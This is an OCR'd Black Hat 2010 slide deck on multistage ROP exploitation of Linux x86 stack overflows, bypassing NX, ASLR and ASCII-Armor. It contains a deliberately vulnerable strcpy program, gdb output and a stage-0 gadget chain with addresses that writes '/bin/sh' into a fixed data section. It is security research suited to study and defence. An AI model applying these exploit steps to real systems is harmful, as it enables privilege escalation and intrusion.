Payload Already Inside: Data re-use for ROP Exploits

Long Le
longld@vnsecurity.net

Black Hat USA Briefing 2010

About Me

- VNSECURITY founding member
- Capture-The-Flag player
    - CLGT Team

Motivation

- Buffer overflow exploit on modern Linux (x86) distribution is difficult
  - Non Executable (NX/XD)
  - Address Space Layout Randomization (ASLR)
  - ASCII-Armor Address Space
- Return-Oriented-Programming (ROP) exploitation technique seems useless?
  - No any practical work on Linux x86

Our contributions

- A generic technique to exploit stack-based buffer overflow that bypasses NX, ASLR and ASCII-Armor protection
    - Multistage ROP exploitation technique
- Make ROP exploits on Linux x86 become practical, easy
    - Practical ROP gadgets catalog
    - Automation tools

Benefits

- NX/ASLR/ASCII-Armor can be completely BYPASSED
- Ideas can be applied to OTHER SYSTEMS
  - Windows
  - Mac OS X

Scope of this talk

- Only Linux x86
- We do not talk about:
  - Compilation protections
    - Stack Protector
  - Mandatory Access Control
    - SELinux
    - AppArmor

Buffer overflow


- The vulnerable program
- Mitigation techniques
- Exploitation techniques

The vulnerable program

```c
#include <string.h>
#include <stdio.h>

int main (int argc, char **argv)
{
    char buf[256];
    int i;
    seteuid (getuid());
    if (argc < 2)
    {
        puts ("Need an argument\n");
        exit (1);
    }

    // vulnerable code
    strcpy (buf, argv[1]);

    printf ("%s\nLen:%d\n", buf, (int)strlen(buf));
    return (0);
}
```

Overflow!

Overflow



- Attacker controlled
  - Execution flow: EIP
  - Stack: ESP

Mitigation techniques

- Non eXcutable
  - Hardware NX/XD bit
  - Emulation (PaX, ExecShield)
- Address Space Layout Randomization (ASLR)
  - stack, heap, library are randomized
- ASCII-Armor Address Space
  - Lib(c) addresses start with NULL byte

NX / ASLR / ASCII-Armor


ASCII-Armor

NX

```
$ cat /proc/self/maps
00a97000-00c1d000 r-xp 00000000 fd:00 91231      /lib/libc-2.12.so
00c1d000-00c1f000 r--p 00185000 fd:00 91231      /lib/libc-2.12.so
00c1f000-00c20000 rw-p 00187000 fd:00 91231      /lib/libc-2.12.so
00c20000-00c23000 rw-p 00000000 00:00 0

08048000-08053000 r-xp 00000000 fd:00 21853      /bin/cat
08053000-08054000 rw-p 0000a000 fd:00 21853      /bin/cat
09fb2000-09fd3000 rw-p 00000000 00:00 0          [heap]

b777a000-b777b000 rw-p 00000000 00:00 0
b778a000-b778b000 rw-p 00000000 00:00 0
bfd07000-bfd1c000 rw-p 00000000 00:00 0          [stack]
```


ASLR

BoF exploitation: code injection



- Traditional in 1990s
  - Everything is static
    - Can perform arbitrary computation
- Does not work with NX
- Difficult with ASLR


BoF exploitation: return-to-libc



- Bypass NX
- Difficult with ASLR/ASCII-Armor
  - Libc function addresses
  - Location of arguments on stack
  - NULL byte
    - Hard to make chained ret-to-libc calls

BoF exploitation: ROP (1)

- Based on ret-to-libc and “borrowed code chunks”
- Gadgets: sequence of instructions ending with RET




Load a value to the register

Lift ESP up 8 bytes

Add register's value to the memory location

BoF exploitation: ROP (2)



- Same strengths and weaknesses as ret-to-libc
- Small number of gadgets from vulnerable binary

Open problems (1)

Mitigation	Exploitation (code injection)	Exploitation (ret2libc / ROP)
NX	No	Yes
ASLR	Hard	Depends
ASCII-Armor	Yes	Depends
NX+ASLR+ ASCII-Armor	No	Hard

Our target

Open problems (2)

ASLR	Randomness*	Bypassing
shared library	12 bits	Feasible
mmap	12 bits	Feasible
heap	13 bits	Feasible
stack	19 bits	Hard

Main problem

* *result of running paxtest on Fedora 13*


Multistage ROP exploitation technique

- Make a custom stack at fixed location
- Transfer actual payload to the custom stack
    - stage-0
- Bypass NX/ASLR with ROP
    - stage-1

Make a fixed stack (1)

- Why a fixed stack?
  - Bypass ASLR (randomized stack)
  - Control function's arguments
  - Control stack frames
- Where is my fixed stack?
  - Data section of binary
    - Writable
    - Fixed location
    - Address is known in advance

Make a fixed stack (1)



Make a fixed stack (3)

[Nr]	Name	Type	Addr	Off	Size	ES	Flg	Lk	Inf	Al
[0]		NULL	00000000	000000	000000	00		0	0	0
[1]	.interp	PROGBITS	08048134	000134	000013	00	A	0	0	1
[2]	.note.ABI-tag	NOTE	08048148	000148	000020	00	A	0	0	4
[3]	.note.gnu.build-i	NOTE	08048168	000168	000024	00	A	0	0	4
[4]	.gnu.hash	GNU_HASH	0804818c	00018c	000020	04	A	5	0	4
[5]	.dynsym	DYNSYM	080481ac	0001ac	0000b0	10	A	6	1	4
[6]	.dynstr	STRTAB	0804825c	00025c	000073	00	A	0	0	1
[7]	.gnu.version	VERSYM	080482d0	0002d0	000016	02	A	5	0	2
[8]	.gnu.version_r	VERNEED	080482e8	0002e8	000020	00	A	6	1	4
[9]	.rel.dyn	REL	08048308	000308	000008	08	A	5	0	4
[10]	.rel.plt	REL	08048310	[illegible]	[illegible]	[illegible]	[illegible]	5	12	4
[11]	.init	PROGBITS	08048358	[illegible]	[illegible]	[illegible]	[illegible]	0	0	4
[12]	.plt	PROGBITS	08048388	[illegible]	[illegible]	[illegible]	[illegible]	0	0	4
[13]	.text	PROGBITS	08048430	[illegible]	[illegible]	00	AX	0	0	16
[14]	.fini	PROGBITS	0804860c	[illegible]	00001c	00	AX	0	0	4
[15]	.rodata	PROGBITS	08048628	[illegible]	000028	00	A	0	0	4
[16]	.eh_frame_hdr	PROGBITS	08048650	[illegible]	000024	00	A	0	0	4
[17]	.eh_frame	PROGBITS	08048674	[illegible]	00007c	00	A	0	0	4
[18]	**.ctors**	**PROGBITS**	**080496f0**	[illegible]	**000008**	**00**	**WA**	**0**	**0**	**4**
[19]	**.dtors**	**PROGBITS**	**080496f8**	[illegible]	**000008**	**00**	**WA**	**0**	**0**	**4**
[20]	**.jcr**	**PROGBITS**	**08049700**	[illegible]	**000004**	**00**	**WA**	**0**	**0**	**4**
[21]	**.dynamic**	**DYNAMIC**	**08049704**	[illegible]	**0000c8**	**08**	**WA**	**6**	**0**	**4**
[22]	**.got**	**PROGBITS**	**080497cc**	[illegible]	**000004**	**04**	**WA**	**0**	**0**	**4**
[23]	**.got.plt**	**PROGBITS**	**080497d0**	[illegible]	**000030**	**04**	**WA**	**0**	**0**	**4**
[24]	**.data**	**PROGBITS**	**08049800**	**000800**	**000004**	**00**	**WA**	**0**	**0**	**4**
[25]	**.bss**	**NOBITS**	**08049804**	**000804**	**000008**	**00**	**WA**	**0**	**0**	**4**

0x08049804

Transfer payload to the custom stack

- Use memory transfer function
  - strcpy() / sprintf()
    - No NULL byte in input
  - Return to PLT (Procedure Linkage Table)
- Transfer byte-per-byte of payload
- Where is my payload?
  - Inside binary

return-to-plt

```
gdb$ x/i  0x0804852d
   0x804852d <main+73>: call    0x80483c8 <strcpy@plt>

gdb$ x/i 0x80483c8
   0x80483c8 <strcpy@plt>: jmp    DWORD PTR ds:0x80497ec

gdb$ x/x 0x80497ec
0x80497ec <_GLOBAL_OFFSET_TABLE_+24>:   0x00b0e430

gdb$ x/i 0x00b0e430
   0xb0e430 <strcpy>:   push   ebp
```

strcpy@PLT

strcpy@GOT

strcpy@LIBC

Stage-0 payload loader

- Input: stage-1 payload
- Output: stage-0 payload that transfers stage-1 payload to the custom stack
- How?
    - Pick one or more byte(s)
    - Search in binary for that byte(s)
    - Generate strcpy() call
    - Repeat above steps until no byte left

Stage-0 example

- Transfer “/bin/sh” => 0x08049824

```
strcpy@plt:
   0x0804852e <+74>:   call   0x80483c8 <strcpy@plt>

pop-pop-ret:
   0x80484b3 <__do_global_dtors_aux+83>:   pop    ebx
   0x80484b4 <__do_global_dtors_aux+84>:   pop    ebp
   0x80484b5 <__do_global_dtors_aux+85>:   ret

Byte values and stack layout:
0x8048134 : 0x2f '/'
    ['0x80483c8', '0x80484b3', '0x8049824', '0x8048134']
0x8048137 : 0x62 'b'
    ['0x80483c8', '0x80484b3', '0x8049825', '0x8048137']
0x804813d : 0x696e 'in'
    ['0x80483c8', '0x80484b3', '0x8049826', '0x804813d']
0x8048134 : 0x2f '/'
    ['0x80483c8', '0x80484b3', '0x8049828', '0x8048134']
0x804887b : 0x736800 'sh\x00'
    ['0x80483c8', '0x80484b3', '0x8049829', '0x804887b']
```

Transfer control to the custom stack

- At the end of stage-0
- ROP gadgets

```
(1) pop ebp; ret

(2) leave; ret
```

```
(1) pop ebp; ret

(2) mov esp, ebp; ret
```

The power of stage-0 loader

- Bypass ASLR
  - All addresses are fixed
- Bypass ASCII-Armor
  - No NULL byte in input
- Generic loader
  - Can transfer any byte value of actual payload

Stage-1 payload: bypass NX/ASLR

- Resolve libc run-time addresses
  - GOT overwriting
  - GOT dereferencing
- Stage-1 payload strategy

Surgically returning to randomized lib(c)
Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, Danilo Bruschi

Resolve libc run-time addresses

- The bad:
  - Addresses are randomized (ASLR)
- The good:
  - Offset between two functions is a constant
    - addr(system) – addr(printf) = offset
  - We can calculate any address from a known address in GOT (Global Offset Table)
  - ROP gadgets are available

